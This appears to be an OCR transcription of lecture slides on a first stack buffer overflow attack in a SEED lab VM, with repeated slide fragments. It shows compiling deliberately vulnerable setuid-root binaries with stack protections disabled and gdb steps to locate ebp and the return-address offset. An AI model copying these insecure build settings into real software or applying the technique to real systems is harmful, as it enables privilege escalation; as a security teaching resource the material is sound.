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



(esp != beginning of the buffer)

Our first buffer overflow attack




GOAL:

Overflow a buffer to insert code and a new return address

Step 1: Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory

Our first buffer overflow attack



GOAL:

Overflow a buffer to insert code and a new return address


Step 1: Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory

(clone repository and run make)

.

Our first buffer overflow attack



GOAL:


Overflow a buffer to insert code and a new return address

Step 1: Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory

```
[09/29/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

Our first buffer overflow attack



GOAL:

Overflow a buffer to insert code and a new return address

Step 1: Find the offset between the base of the buffer and the return address


Set a breakpoint at bof()

Run the command `gdb stack-L1-dbg`

```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
```

.

Our first buffer overflow attack



GOAL:

Overflow a buffer to insert code and a new return address

Step 1: Find the offset between the base of the buffer and the return address


1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint

```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
```

.

(a lot of output will be displayed here)

Our first buffer overflow attack



GOAL:

Overflow a buffer to insert code and a new return address

Step 1: Find the offset between the base of the buffer and the return address

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint


```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
```

(a lot of output will be displayed here)

```
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17      {
gdb-peda$ n
```

3. Step into the bof function

Step 1: Find the offset between the base of the buffer and the return address




1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
```

Address of ebp!

Step 1: Find the offset between the base of the buffer and the return address



